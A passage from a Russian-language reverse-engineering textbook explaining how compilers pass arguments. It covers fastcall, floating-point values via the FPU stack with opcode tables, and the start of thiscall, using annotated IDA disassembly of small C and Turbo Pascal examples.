    ; изменяют значение многих регистров общего назначения и, до тех пор
    ; пока не будет вызвана последняя функция, нельзя приступать к передаче
    ; аргументов через регистры.

    push    eax
    push    offset asc_407074                   ; format
    call    _printf
    add     esp, 8

    xor     eax, eax
    ; Возвращаем нулевое значение.

    pop     ecx
    pop     ebp
    ; Закрываем кадр стека.

    retn
_main   endp

MyFunc    proc    near                          ; CODE XREF: _main+26↑p
    push    ebp
    mov     ebp, esp
```

```
    ; Открываем кадр стека.

    movsx  eax, al
    ; Расширяем EAX до знакового двойного слова.

    mov    edx, [edx]
    ; Загружаем в EDX содержимое ячейки памяти,
    ; на которую указывает указатель EDX.

    add    eax, edx
    ; Складываем первый аргумент функции с переменной типа int, переданной
    ; вторым аргументом по ссылке.

    add    ecx, eax
    ; Складываем третий аргумент типа int с результатом предыдущего сложения.

    mov    eax, ecx
    ; Помещаем результат обратно в EAX.
    ; Глупый компилятор, не проще ли было переставить местами аргументы
    ; предыдущей команды?

    pop    ebp
    ; Закрываем кадр стека.

    retn
MyFunc     endp
```

А теперь рассмотрим результат компиляции того же примера компилятором Watcom C, у которого всегда есть чему поучиться (листинг 19.22).

Листинг 19.22. Результат компиляции сложного примера с fastcall (листинг 19.19) с помощью компилятора Watcom C

```
main_   proc   near                ; CODE XREF: __CMain+40↓p

var_C = dword ptr -0Ch
; Локальная переменная.

     push     18h
     call     __CHK
     ; Проверка стека на переполнение.

     push     ebx
     push     ecx
     ; Сохранение модифицируемых регистров.
     ; Или — быть может, резервирование памяти под локальные переменные?

     sub      esp, 4
     ; Вот это уж точно явное резервирование памяти под одну локальную
     ; переменную, следовательно, две команды PUSH, находящиеся выше,
     ; действительно сохраняют регистры.

     mov      [esp+0Ch+var_C], 2
     ; Занесение в локальную переменную значения 2.

     mov      eax, offset a333                    ; "333"
```

```
      call      strlen_
      ; Обратите внимание — Watcom передает функции strlen указатель на
      ; строку через регистр!

      mov       ecx, eax
      ; Возращенное функцией значение копируется в регистр ECX.
      ; Watcom знает, что следующий вызов strlen не портит этот регистр!

      mov       eax, offset a1                          ; "1"
      call      strlen_

      and       eax, 0FFh
      ; Поскольку strlen возвращает тип int, здесь имеет место явное
      ; преобразование типов: int -> char.

      mov       ebx, esp
      ; В EBX заносится указатель на переменную var_C.

      call      MyFunc
      ; Какие же аргументы передавались функции? Во-первых, EAX — вероятно,
      ; крайний левый аргумент, во-вторых, EBX — явно инициализированный
      ; перед вызовом функции, и, вполне возможно, ECX, хотя последнее и не
      ; обязательно. ECX может содержать и регистровую переменную, но в таком
      ; случае вызываемая функция не должна к нему обращаться.

      push      eax
      push      offset asc_42000A                       ; "%x\n"

      call      printf_

      add       esp, 8
      add       esp, 4
      ; А еще говорят, что WATCOM — оптимизирующий компилятор! А вот две
      ; команды объединить в одну, он увы не смог!

      pop       ecx
      pop       ebx

      retn
main_   endp

MyFunc  proc  near                                        ; CODE XREF: main_+33↑p
      push      4
      call      __CHK
      ; Проверка стека.

      and       eax, 0FFh
      ; Повторное обнуление 24-старших бит. Watcom следовало бы
      ; определиться: где выполнять эту операцию — в вызываемой или
      ; вызывающей функции, но зато подобное дублирование упрощает
      ; восстановление прототипов функций.

      add       eax, [ebx]
      ; Складываем значение EAX типа char и теперь расширенное до int с переменной
```

```
    ; типа int, переданной по ссылке через регистр EBX.

    add      eax, ecx
    ; Ага, вот оно обращение к ECX, — следовательно, этот регистр
    ; использовался для передачи аргументов.

    retn
    ; Таким образом, прототип функции должен выглядеть так:
    ; MyFunc(char EAX, int *EBX, int ECX).
    ; Обратите внимание, что восстановить его удалось лишь совместным
    ; анализом вызываемой и вызывающей функций!

MyFunc   endp
```

Передача вещественных значений

Кодоломатели в массе своей не очень-то разбираются в вещественной арифметике, избегая ее как огня. Между тем, в ней нет ничего сверхсложного, и освоить управление сопроцессором можно буквально за полтора-два дня. Правда, с математическими библиотеками, поддерживающими вычисления с плавающей точкой, справиться намного труднее, особенно если IDA Pro не распознает имен их функций, но какой компилятор сегодня пользуется библиотеками? Микропроцессор и сопроцессор монтируются на одном кристалле, и сопроцессор, начиная с 80486DX, доступен всегда, поэтому прибегать к его программной эмуляции нет никакой нужды.

До конца девяностых годов прошлого века среди хакеров бытовало мнение, что можно всю жизнь прожить, но так и не столкнуться с вещественной арифметикой. Действительно, в старые добрые времена процессоры в своей медлительности ни в чем не уступали черепахам, сопроцессоры имелись не у всех, а задачи, стоящие перед компьютерами, допускали (не без ухищрений, правда) решения и в целочисленной арифметике.

Сегодня все кардинально изменилось. Вычисления с плавающей точкой, выполняемые сопроцессором параллельно с работой основной программы, даже быстрее целочисленных вычислений, обсчитываемых основным процессором. И программисты, окрыленные такой перспективой, стали использовать вещественные типы данных даже там, где раньше с лихвой хватало целочисленных. Например, если `a=b/c*100`, то, изменив порядок вычислений на `a=b*100/c`, мы можем обойтись и типами `int`. Современным исследователям программ без знания команд сопроцессора очень трудно обойтись.

Сопроцессоры 80x87 поддерживают три вещественных типа данных: *короткий* 32-битный, *длинный* 64-битный и *расширенный* 80-битный, соответствующие следующим типам языка C: `float`, `double` и `long double`[8].

Основная информация о вещественных типах данных сопроцессоров 80x87 приведена в табл. 19.7.

Таблица 19.7. *Основная информация о вещественных типах сопроцессоров 80x87*

Тип	Размер	Диапазон значений	Предпочтительные типы передачи
`float`	4 байта	$10^{-38}...10^{+38}$	Регистры CPU, стек CPU, стек FPU
`double`	8 байт	$10^{-308}...10^{+308}$	Регистры CPU, стек CPU, стек FPU
`long double`	10 байт	$10^{-4932}...10^{+4932}$	Стек CPU, стек FPU
`real`[9]	6 байт	$2.9\times10^{-39}...1.7\times*10^{+38}$	Регистры CPU, стек CPU, стек FPU

[8] Внимание! Стандарт ANSI C не оговаривает точного представления указанных выше типов данных, и это утверждение справедливо только для платформы PC, да и то не для всех реализаций.
[9] Тип Turbo-Pascal.

Аргументы типа `float` и `double` могут быть переданы функции тремя различными способами: через *регистры общего назначения основного процессора*, через *стек основного процессора* и через *стек сопроцессора*. Аргументы типа `long double` потребовали бы для своей передачи слишком много регистров общего назначения, поэтому в подавляющем большинстве случаев они заносятся в стек основного процессора или сопроцессора.

Первые два способа передачи нам уже знакомы, а вот третий — это что-то новенькое! Сопроцессор 80x87 имеет восемь восьмидесятибитных регистров, обозначаемых `ST(0)`, `ST(1)`, `ST(2)`, `ST(3)`, `ST(4)`, `ST(5)`, `ST(6)` и `ST(7)`, организованных в форме кольцевого стека. Это означает, что большинство команд сопроцессора не оперируют номерами регистров, а в качестве приемника (источника) используют вершину стека. Например, чтобы сложить два вещественных числа, сначала необходимо затолкнуть их в стек сопроцессора, а затем вызывать команду сложения, суммирующую два числа, лежащих на вершине стека, и возвращающую результат свой работы опять-таки через стек. Существует возможность сложить число, лежащее в стеке сопроцессора, с числом, находящимся в оперативной памяти, но непосредственно сложить два числа из оперативной памяти невозможно!

Таким образом, первый этап операций с вещественными типами — занесение их в стек сопроцессора. Эта операция осуществляется командами из серии `FLDxx`, перечисленных с краткими пояснениями в табл. 19.8. В подавляющем большинстве случаев используется инструкция `FLD` *источник*, заносящая в стек сопроцессора вещественное число из оперативной памяти или регистра сопроцессора. Строго говоря, это не одна команда, семейство из четырех команд с опкодами `0xD9 0x0?`, `0xDD 0x0?`, `0xDB 0x0?` и `0xD9 0xCi`, предназначенных для загрузки *короткого*, *длинного*, *расширенного* типов и *регистра FPU* соответственно. Здесь `?` — адресное поле, уточняющее, в регистре или в памяти находится операнд, а `i` — индекс регистра FPU.

Отсутствие возможности загрузки вещественных чисел из регистров CPU обессмысливает их использование для передачи аргументов типа `float`, `double` или `long double`. В любом случае, чтобы поместить эти аргументы в стек сопроцессора, вызываемая функция будет вынуждена скопировать содержимое регистров в оперативную память. Как ни крути, а от обращения к памяти не избавишься. Вот поэтому-то, регистровая передача вещественных типов крайне редка, и в подавляющем большинстве случаев они, как и обычные аргументы, передаются через стек основного процессора или через стек сопроцессора.

> ***Примечание***
>
> Передавать аргументы через стек сопроцессора способны только продвинутые компиляторы, в частности, Watcom, но не Microsoft Visual C++ и не Borland C++.

Впрочем, некоторые "избранные" значения могут загружаться и без обращений к памяти. В частности, существуют команды для заталкивания в стек сопроцессора чисел нуль, один, π и некоторых других — полный список приведен в табл. 19.8.

Любопытной особенностью сопроцессора является поддержка операций с целочисленными вычислениями. Компиляторы эту возможность не используют, но такой прием иногда встречается в ассемблерных вставках, поэтому пренебрегать изучением целочисленных команд сопроцессора все же не стоит.

Таблица 19.8. *Основные команды сопроцессора, применяющиеся для передачи/приема аргументов*

Команда	Назначение
`FLD` *источник*	Заталкивает вещественное число из *источника* на вершину стека сопроцессора
`FSTP` *приемник*	Выталкивает вещественное число из вершины стека сопроцессора в приемник
`FST` *приемник*	Копирует вещественное число из вершины стека сопроцессора в *приемник*
`FLDZ`	Заталкивает нуль на вершину стека сопроцессора

Таблица 19.8 *(окончание)*

Команда	Назначение
FLD1	Заталкивает единицу на вершину стека сопроцессора
FLDPI	Заталкивает на вершину стека сопроцессора число π
FLDL2T	Заталкивает на вершину стека сопроцессора двоичный логарифм десяти
FLDL2E	Заталкивает на вершину стека сопроцессора двоичный логарифм числа e
FLDLG2	Заталкивает на вершину стека сопроцессора десятичный логарифм двух
FLDLN2	Заталкивает на вершину стека сопроцессора натуральный логарифм двух
FILD *источник*	Заталкивает целое число из *источника* на вершину стека сопроцессора
FIST *приемник*	Копирует целое число с вершины стека сопроцессора в *приемник*
FISTP *приемник*	Выталкивает целое число с вершины стека сопроцессора в *приемник*
FBLD *источник*	Заталкивает десятичное число из *приемника* на вершину стека сопроцессора
FBSTP *приемник*	Копирует десятичное число с вершины стека сопроцессора в *приемник*
FXCH ST(*индекс*)	Обмен значениями между вершиной стека сопроцессора и регистром ST(*индекс*)

Типы `double` и `long double` занимают более одного машинного слова и через стек основного процессора передаются за несколько итераций. Это приводит к тому, что анализ кода вызывающей функции не всегда позволяет установить количество и тип передаваемых вызываемой функции аргументов. Выход — в исследовании алгоритма работы вызываемой функции. Поскольку сопроцессор не может самостоятельно определить тип операнда, находящегося в памяти (т. е. не знает, сколько ячеек он занимает), за каждым типом закрепляется "своя" команда. Синтаксис ассемблера скрывает эти различия, позволяя программисту абстрагироваться от тонкостей реализации (а еще говорят, что ассемблер — язык низкого уровня). Поэтому мало кто знает, что `FADD [float]` и `FADD [double]` — это *разные* машинные инструкции с опкодами `0xD8 ??000???` и `0xDC ??000???`, соответственно. Плохая новость! Анализ дизассемблерного листинга не дает никакой информации о вещественных типах, так что для получения этой информации приходится спускаться на машинный уровень, вгрызаясь в шестнадцатеричные дампы инструкций.

В табл. 19.9 приведены опкоды основных команд сопроцессора, работающих с памятью. Обратите внимание, что с вещественными значениями типа `long double` непосредственные математические операции невозможны — прежде их необходимо загрузить в стек сопроцессора.

Таблица 19.9. *Опкоды основных команд сопроцессора. Второй байт опкода представлен в двоичном виде. Знак вопроса обозначает любой бит*

Команда	Тип		
	короткий (float)	длинный (double)	расширенный (long double)
FLD	0xD9 ??000???	0xDD ??000???	0xDB ??101???
FSTP	0xD9 ??011???	0xDD ??011???	0xDB ??111???
FST	0xD9 ??010???	0xDD ??010???	нет
FADD	0xD8 ??000???	0xDC ??000???	нет
FADDP	0xDE ??000???	0xDA ??000???	нет
FSUB	0xD8 ??100???	0xDC ??100???	нет
FDIV	0xD8 ??110???	0xDC ??110???	нет
FMUL	0xD* ??001???	0xDC ??001???	нет
FCOM	0xD8 ??010???	0xDC ??010???	нет
FCOMP	0xD8 ??011???	0xDC ??011???	нет

Замечание о вещественных типах языка Turbo Pascal

Вещественные типы языка C, вследствие его машиноориентированности, совпадают с вещественными типами сопроцессора, что логично. Основной же вещественный тип Turbo Pascal — `Real`, занимает 6 байт и противоестественен для машины. Поэтому при вычислениях через сопроцессор он программно переводится в тип `Extended` (`long double` в терминах C). Это существенно снижает производительность, но других типов встроенная математическая библиотека, призванная заменить собой сопроцессор, увы, не поддерживает. При наличии же "живого" сопроцессора появляются чисто процессорные типы `Single`, `Double`, `Extended` и `Comp`, соответствующие `float`, `double`, `long double` и `__int64`.

Функциям математической библиотеки, обеспечивающей поддержку вычислений с плавающей точкой, вещественные аргументы передаются через регистры. В `AX`, `BX`, `DX` помещается первый слева аргумент, а в `CX`, `SI`, `DI` — второй (если он есть). Системные функции сопряжения с интерфейсом процессора (в частности, функции преобразования `Real` в `Extended`) принимают аргументы через регистры, а результат возвращают через стек сопроцессора. Наконец, прикладные функции и процедуры получают вещественные аргументы через стек основного процессора.

В зависимости от настроек компилятора программа может компилироваться либо с использованием встроенной математической библиотеки (по умолчанию), либо с непосредственным вызовом команд сопроцессора (ключ `N$+`). В первом случае программа вообще не использует возможности сопроцессора, даже если он и установлен на машине. Во втором же случае, при наличии сопроцессора программа возлагает все вычислительные возможности на него, а если сопроцессор отсутствует, то попытка вызова сопроцессорных команд приводит к генерации основным процессором исключения `int 0x7`. Его "отлавливает" программный эмулятор сопроцессора — фактически, та же самая встроенная библиотека поддержки вычислений с плавающей точкой.

Что ж, теперь мы в общих чертах представляем себе, как происходит передача вещественных аргументов, и горим нетерпением увидеть, как это происходит "вживую". Для начала рассмотрим тривиальный пример, приведенный в листинге 19.23.

Листинг 19.23. Демонстрация передачи функции вещественных аргументов

```
#include <stdio.h>

float MyFunc(float a, double  b)
{
#if defined(__WATCOMC__)
#pragma aux MyFunc parm [8087];
// Компилировать с ключом -7.
#endif
        return a+b;
}

main()
{
        printf("%f\n",MyFunc(6.66,7.77));
}
```

Результат компиляции этого примера с помощью Microsoft Visual C++ должен выглядеть так, как показано в листинге 19.24.

Листинг 19.24. Результат компиляции примера, демонстрирующего передачу функции вещественных аргументов, с помощью Microsoft Visual C++

```
main    proc    near                            ; CODE XREF: start+AF↓p

var_8 = qword ptr -8
; Локальная переменная, занимающая, судя по всему, 8 байт.

    push    ebp
```

```
    mov     ebp, esp
    ; Открываем кадр стека.

    push    401F147Ah
    ; К сожалению, IDA Pro не может представить операнд в виде числа с
    ; плавающей точкой. К тому же у нас нет возможности определить, что это
    ; именно вещественное число. Его тип может быть каким угодно: и int, и
    ; указателем (кстати, оно очень похоже на указатель).

    push    0E147AE14h
    push    40D51EB8h
    ; "Черновой" вариант прототипа выглядит так: MyFunc(int a, int b, int c).

    call    MyFunc
    add     esp, 4
    ; Со стека снимается только одно машинное слово, тогда как
    ; кладется туда три!

    fstp    [esp+8+var_8]
    ; Стягиваем со стека сопроцессора какое-то вещественное число. Чтобы
    ; узнать, какое именно, придется нажать <ALT>+<O>, выбрать в открывшемся
    ; меню пункт "Text representation", и в открывшемся окне "Number of
    ; opcode bytes" указать, сколько знакомест отводится под опкод команды,
    ; например, 4. Тут же слева от FSTP появляется ее машинное
    ; представление — DD 1C 24. По таблице 19.9 определяем тип данных, с
    ; которым оперирует команда. Это — double. Следовательно, функция
    ; возвратила в через стек сопроцессора вещественное значение.
    ; Раз функция возвращает вещественные значения, вполне возможно, что она
    ; их и принимает в качестве аргументов. Однако без анализа MyFunc
    ; подтвердить это предположение невозможно.

    push    offset aF                       ; "%f\n"
    ; Передаем функции printf указатель на строку спецификаторов,
    ; предписывая ей вывести одно вещественное число. Но... при этом мы его
    ; не заносим в стек! Как же так?! Прокручиваем окно дизассемблера вверх,
    ; параллельно с этим обдумывая все возможные пути разрешения ситуации.
    ; Внимательно рассматривая команду "FSTP [ESP+8+var_8]", попытаемся
    ; вычислить, куда же она помещает результат своей работы.
    ; IDA определила var_8 как "qword ptr -8", следовательно [ES+8-8]
    ; эквивалентно [ESP], т. е., вещественная переменная стягивается прямо
    ; на вершину стека. А что у нас на вершине? Два аргумента, переданных
    ; MyFunc и так и не вытолкнутых из стека. Какой хитрый компилятор! Он не
    ; стал создавать локальную переменную, а использовал аргументы функции
    ; для временного хранилища данных!

    call    _printf
    add     esp, 0Ch
    ; Выталкиваем со стека три машинных слова.

    pop     ebp
    retn
main    endp

MyFunc  proc    near                        ; CODE XREF: sub_401011+12↑p

var_4 = dword ptr -4
```

```
arg_0 = dword ptr  8
arg_4 = qword ptr  0Ch
; Смотрим — IDA обнаружила только два аргумента, в то время как функции
; передавалось три машинных слова! Очень похоже, что один из аргументов
; занимает 8 байт...

    push   ebp
    mov    ebp, esp
    ; Открываем кадр стека.

    push   ecx
    ; Нет, это не сохранение ECX — это резервирование памяти под локальную
    ; переменную, т. к. на том месте, где лежит сохраненный ECX, находится
    ; переменная var_4.

    fld    [ebp+arg_0]
    ; Затягиваем на стек сопроцессора вещественную переменную, лежащую по
    ; адресу [ebp+8] (первый слева аргумент). Чтобы узнать тип этой
    ; переменной, смотрим опкод инструкции FLD — D9 45 08. Ага, D9 — значит,
    ; float. Выходит, первый слева аргумент — float.

    fadd   [ebp+arg_4]
    ; Складываем arg_0 типа float со вторым слева аргументом типа... Вы
    ; думаете, раз первый был float, то и второй также будет float?
    ; А вот и не обязательно! Смотрим опкод — DC 45 0C, значит, второй
    ; аргумент имеет тип double, а не float!

    fst    [ebp+var_4]
    ; Копируем значение с верхушки стека сопроцессора
    ;(там лежит результат сложения) в локальную переменную var_4.
    ; Зачем? Ну... мало ли, вдруг бы она потребовалась?
    ; Обратите внимание — значение не стягивается, а копируется! Т.е. оно
    ; все еще остается в стеке. Таким образом, прототип функции MyFunc
    ; выглядел так: double MyFunc(float a, double b);

    mov    esp, ebp
    pop    ebp
    ; Закрываем кадр стека.

    retn

MyFunc  endp
```

Поскольку результат компиляции приведенного примера с помощью Borland C++ 5.*x* практически идентичен результату, полученному с помощью Microsoft Visual C++ 6.*x*, не будем терять на него время и сразу перейдем к разбору результатов компиляции этого примера с помощью Watcom C (листинг 19.25). Как всегда — у Watcom есть чему поучиться.

Листинг 19.25. Результат компиляции примера, демонстрирующего передачу функции вещественных аргументов, с помощью Watcom C

```
main_   proc    near                    ; CODE XREF: __CMain+40↑p

var_8 = qword ptr -8
; локальная переменная на 8 байт.

   push   10h
```

```
    call    __CHK
    ; Проверка стека на переполнение.

    fld     ds:dbl_420008
    ; Закидываем на вершину стека сопроцессора переменную типа double,
    ; взимаемую из сегмента данных.
    ; Тип переменной успешно определила сама IDA, предварив его префиксом
    ; 'dbl'.А если бы не определила — тогда бы мы обратились
    ; к опкоду команды FLD.

    fld     ds:flt_420010
    ; Закидываем на вершину стека сопроцессора переменную типа float.

    call    MyFunc
    ; Вызываем MyFunc с передачей двух аргументов через стек сопроцессора,
    ; значит, ее прототип выглядит так: MyFunc(float a, double b).

    sub     esp, 8
    ; Резервируем место для локальной переменной размеров в 8 байт.

    fstp    [esp+8+var_8]
    ; Стягиваем с вершины стека вещественное типа double
    ; (тип определяется размером переменной).

    push    offset unk_420004
    call    printf_
    ; Ага, уже знакомый нам трюк передачи var_8 функции printf!

    add     esp, 0Ch
    retn
main_       endp

MyFunc    proc   near                           ; CODE XREF: main_+16↑p

var_C = qword ptr -0Ch
var_4 = dword ptr -4
; IDA нашла две локальные переменные.

    push    10h
    call    __CHK

    sub     esp, 0Ch
    ; Резервируем место под локальные переменные.

    fstp    [esp+0Ch+var_4]
    ; Стягиваем с вершины стека сопроцессора вещественное значение типа float
    ; (оно, как мы помним, было занесено туда последним).
    ; На всякий случай, впрочем, можно удостовериться в этом, посмотрев опкод
    ; команды FSTP — D9 5C 24 08. Ну, раз, 0xD9, значит, точно float.

    fstp    [esp+0Ch+var_C]
    ; Стягиваем с вершины стека FPU вещественное значение типа double
    ; (оно, как мы помним, было занесено туда перед float).
    ; На всякий случай удостоверяемся в этом, взглянув на опкод команды FSTP.
    ; Так и есть — DD 1C 24. 0xDD — раз 0xDD, значит, действительно, double.

    fld     [esp+0Ch+var_4]
```

```
    ; Затаскиваем на вершину стека наш float обратно и…

    fadd    [esp+0Ch+var_C]
    ; …складываем его с нашим double. Вот, а еще говорят, что WATCOM C —
    ; оптимизирующий компилятор! Трудно же с этим согласиться, раз компилятор
    ; не знает, что от перестановки слагаемых сумма не изменяется!

    add     esp, 0Ch
    ; Освобождаем память, ранее выделенную для локальных переменных.
    retn
MyFunc    endp

dbl_420008      dq 7.77         ; DATA XREF: main_+A↑r
flt_420010      dd 6.6599998    ; DATA XREF: main_+10↑r
```

Настала очередь компилятора Turbo Pascal for Windows 1.0. Наберем в текстовом редакторе пример, приведенный в листинге 19.26.

Листинг 19.26. Демонстрация передачи вещественных значений компилятором Turbo Pascal for Windows 1.0

```
USES WINCRT;

Procedure MyProc(a:Real);
begin
        WriteLn(a);
end;

VAR
a: Real;
b: Real;

BEGIN
a:=6.66;
b:=7.77;
        MyProc(a+b);
END.
```

А теперь откомпилируем его без поддержки сопроцессора (так и происходит с настройками по умолчанию). Результат компиляции представлен в листинге 19.27.

Листинг 19.27. Результат компиляции примера из листинга 19.26 без поддержки сопроцессора

```
PROGRAM      proc      near

      call    INITTASK
      call    @__SystemInit$qv                        ; __SystemInit(void)
      ; Инициализация модуля SYSTEM.

      call    @__WINCRTInit$qv                        ; __WINCRTInit(void)
      ; Инициализация модуля WINCRT.

      push    bp
      mov     bp, sp
      ; Открываем кадр стека.
```

```
        xor     ax, ax
        call    @__StackCheck$q4Word                ; Stack overflow check
                                                    (AX)
        ; Проверяем, есть ли в стеке хотя бы нуль свободных байт.

        mov     word_2030, 0EC83h
        mov     word_2032, 0B851h
        mov     word_2034, 551Eh
        ; Инициализируем переменную типа Real. Что это именно Real мы пока,
        ; конечно, знаем только лишь из исходного текста программы. Визуально
        ; отличить эту серию команд от трех переменных типа Word невозможно.

        mov     word_2036, 3D83h
        mov     word_2038, 0D70Ah
        mov     word_203A, 78A3h
        ; Инициализируем другую переменную типа Real.

        mov     ax, word_2030
        mov     bx, word_2032
        mov     dx, word_2034
        mov     cx, word_2036
        mov     si, word_2038
        mov     di, word_203A
        ; Передаем через регистры две переменные типа Real.

        call    @$brplu$q4Realt1            ; Real(AX:BX:DX)+=Real(CX:SI:DI)
        ; К счастью, IDA "узнала" в этой функции оператор сложения и даже
        ; подсказала нам ее прототип.
        ; Без ее помощи нам вряд ли удалось понять, что делает эта очень
        ; длинная и  запутанная функция.

        push    dx
        push    bx
        push    ax
        ; Передаем возвращенное значение процедуре MyProc через стек,
        ; следовательно, ее прототип выглядит так: MyProc(a:Real).

        call    MyProc

        pop     bp
        ; Закрываем кадр стека.

        xor     ax, ax
        call    @Halt$q4Word                                ; Halt(Word)
        ; Прерываем выполнение программы.

PROGRAM     endp

MyProc    proc    near                          ; CODE XREF: PROGRAM+5C↑p

arg_0 = word ptr  4
arg_2 = word ptr  6
arg_4 = word ptr  8
; Три аргумента, переданные процедуре, как мы уже выяснили, на самом деле
; представляют собой три "дольки" одного аргумента типа Real.
```

```
        push    bp
        mov     bp, sp
        ; Открываем кадр стека.

        xor     ax, ax
        call    @__StackCheck$q4Word            ; Stack overflow check (AX)
        ; Есть ли в стеке нуль байт?

        mov     di, offset unk_2206
        push    ds
        push    di
        ; Заталкиваем в стек указатель на буфер для вывода строки.

        push    [bp+arg_4]
        push    [bp+arg_2]
        push    [bp+arg_0]
        ; Заталкиваем все три полученные аргумента в стек.

        mov     ax, 11h
        push    ax
        ; Ширина вывода — 17 символов.

        mov     ax, 0FFFFh
        push    ax
        ; Число точек после запятой — max.

        call    @Write$qm4Text4Real4Wordt3
                ; Write(var f; v: Real; width, decimals: Word)
        ; Выводим вещественное число в буфер unk_2206.

        call    @WriteLn$qm4Text                ; WriteLn(var f: Text)
        ; Выводим строку из буфера на экран.

        call    @__IOCheck$qv                   ; Exit if error
        pop     bp
        retn    6
MyProc  endp
```

А теперь, используя ключ `/$N+`, задействуем команды сопроцессора и посмотрим, как это скажется на коде (листинг 19.28).

Листинг 19.28. Результат компиляции примера из листинга 19.26 с поддержкой сопроцессора

```
PROGRAM     proc near

    call    INITTASK
    call    @__SystemInit$qv)                   ; __SystemInit(void)
    ; Инициализируем модуль System.

    call    @__InitEM86$qv                      ; Initialize software emulator
    ; Задействуем эмулятор сопроцессора.

    call    @__WINCRTInit$qv                    ; __WINCRTInit(void)
    ; Инициализируем модуль WINCRT.

    push    bp
```

```
    mov       bp, sp
    ; Открываем кадр стека.

    xor       ax, ax
    call      @__StackCheck$q4Word                ; Stack overflow check (AX)
    ; Проверка стека на переполнение.

    mov       word_21C0, 0EC83h
    mov       word_21C2, 0B851h
    mov       word_21C4, 551Eh
    mov       word_21C6, 3D83h
    mov       word_21C8, 0D70Ah
    mov       word_21CA, 78A3h
    ; Пока мы не можем определить тип инициализируемых переменных.
    ; Это с равным успехом может быть и WORD и Real.

    mov       ax, word_21C0
    mov       bx, word_21C2
    mov       dx, word_21C4
    call      @Extended$q4Real                    ; Convert Real to Extended
    ; А вот теперь мы передаем word_21C0, word_21C2 и word_21C4 функции,
    ; преобразующий Real в Extended с загрузкой последнего в стек сопроцессора,
    ; значит, word_21C0 — word_21C4 это переменная типа Real.

    mov       ax, word_21C6
    mov       bx, word_21C8
    mov       dx, word_21CA
    call      @Extended$q4Real                    ; Convert Real to Extended
    ; Аналогично — word_21C6 — word_21CA — переменная типа Real.

    wait
    ; Ждем пока сопроцессор не закончит свою работу.

    faddp     st(1), st
    ; Складываем два числа типа extended, лежащих на вершине стека
    ; сопроцессора, с сохранением результата в том же самом стеке.

    call      @Real$q8Extended                    ; Convert Extended to Real
    ; Преобразуем Extended в Real
    ; Аргумент передается через стек сопроцессора, а возвращается в
    ; регистрах AX BX DX.

    push      dx
    push      bx
    push      ax
    ; Регистры AX, BX и DX содержат значение типа Real,
    ; следовательно, прототип процедуры выглядит так:
    ; MyProc(a:Real);

    call      MyProc

    pop       bp
    xor       ax, ax
    call      @Halt$q4Word                                ; Halt(Word)
PROGRAM       endp
```

```
MyProc       proc near                          ; CODE XREF: PROGRAM+6D↑p

arg_0 = word ptr  4
arg_2 = word ptr  6
arg_4 = word ptr  8
; Как мы уже помним, эти три аргумента — на самом деле
; один аргумент типа Real.

   push     bp
   mov      bp, sp
   ; Открываем кадр стека.

   xor      ax, ax
   call     @__StackCheck$q4Word               ; Stack overflow check (AX)
   ; Проверка стека на переполнение.

   mov      di, offset unk_2396
   push     ds
   push     di
   ; Заносим в стек указатель на буфер для вывода строки.

   mov      ax, [bp+arg_0]
   mov      bx, [bp+arg_2]
   mov      dx, [bp+arg_4]
   call     @Extended$q4Real                   ; Convert Real to Extended
   ; Преобразуем Real в Extended.

   mov      ax, 17h
   push     ax
   ; Ширина вывода 0x17 знаков.

   mov      ax, 0FFFFh
   push     ax
   ; Количество знаков после запятой — все что есть, все и выводить.

   call     @Write$qm4Text8Extended4Wordt3
            ; Write(var f; v: Extended{st(0); width decimals: Word)
   ; Вывод вещественного числа со стека сопроцессора в буфер.

   call     @WriteLn$qm4Text                   ; WriteLn(var f: Text)
   ; Печать строки из буфера.

   call     @__IOCheck$qv                      ; Exit if error
   pop      bp
   retn     6
MyProc     endp
```

Соглашения о вызовах *thiscall* и соглашения о вызове по умолчанию

В программах, написанных на C++, каждая функция объекта неявно принимает аргумент `this` — указатель на экземпляр объекта, из которого вызывается функция. Подробнее об этом уже рассказывалось в *главе 16*, *"Идентификация this"*.

По умолчанию все известные компиляторы C++ используют комбинированное соглашение о вызовах, передавая явные аргументы через стек (если только функция не объявлена как `fastcall`), а `this` — через регистр с наибольшим предпочтением (см. табл. 19.1 — 19.6).

Соглашения же `cdecl` и `stdcall` предписывают передать все аргументы через стек, включая и неявный аргумент `this`, заносимый в стек в последнюю очередь — после всех явных аргументов (иными словами, `this` — самый левый аргумент).

Рассмотрим пример, приведенный в листинге 19.29.

Листинг 19.29. Демонстрация передачи неявного аргумента — this

```
#include <stdio.h>

class MyClass{
 public:
        void           demo(int a);
        // прототип demo в действительности выглядит так: demo(this, int a).

        void __stdcall demo_2(int a, int b);
        // прототип demo_2 в действительности выглядит так:
        // demo_2(this, int a, int b).

        void __cdecl   demo_3(int a, int b, int c);
         // прототип demo_2 в действительности выглядит так:
         // demo_2(this, int a, int b, int c).

};

// Реализация функций demo, demo_2, demo_3 для экономии места опущена.

main()
{
       MyClass *zzz = new MyClass;
       zzz->demo();
       zzz->demo_2();
       zzz->demo_3();
}
```

Результат компиляции этого примера компилятором Microsoft Visual C++ 6.0 должен выглядеть так, как показано в листинге 19.30 (показана лишь функция `main`, все остальное не представляет на данный момент никакого интереса).

Листинг 19.30. Фрагмент дизассемблированного кода примера из листинга 19.29

```
main  proc near                                ; CODE XREF: start+AF↓p
    push   esi
    ; Сохраняем ESI в стеке.

    push   1
    call   ??2@YAPAXI@Z                        ; operator new(uint)
    ; Выделяем один байт для экземпляра объекта.

    mov    esi, eax
    ; ESI содержит указатель на экземпляр объекта.

    add    esp, 4
```

```
    ; Выталкиваем аргумент из стека.

    mov     ecx, esi
    ; Через ECX функции Demo передается указатель this.
    ; Как мы помним, компилятор Microsoft Visual C++ использует регистр ECX
    ; для передачи самого первого аргумента функции.
    ; В данном случае этим аргументом и является указатель this.
    ; А компилятор Borland C++ 5.x передал бы this через регистр EAX, т. к.
    ; он отдает ему наибольшее предпочтение (см. Таблицу 19.2).

    push    1
    ; Заносим в стек явный аргумент функции. Значит, это не fastcall-
    ; функция, иначе бы данный аргумент был помещен в регистр EDX. Выходит,
    ; мы имеем дело с типом вызова по умолчанию.

    call    Demo

    push    2
    ; Заталкиваем в стек первый справа аргумент.

    push    1
    ; Заталкиваем в стек второй справа аргумент.

    push    esi
    ; Заталкиваем в стек неявный аргумент this.
    ; Такая схема передачи говорит о том, что имело место явное
    ; преобразование типа функции в stdcall или cdecl. Прокручивая экран
    ; дизассемблера немного вниз, мы видим, что стек вычищает вызываемая
    ; функция, значит, она следует соглашению stdcall.

    call    demo_2

    push    3
    push    2
    push    1
    push    esi
    call    sub_401020
    add     esp, 10h
    ; Раз функция вычищает за собой стек сама, то она имеет либо тип по
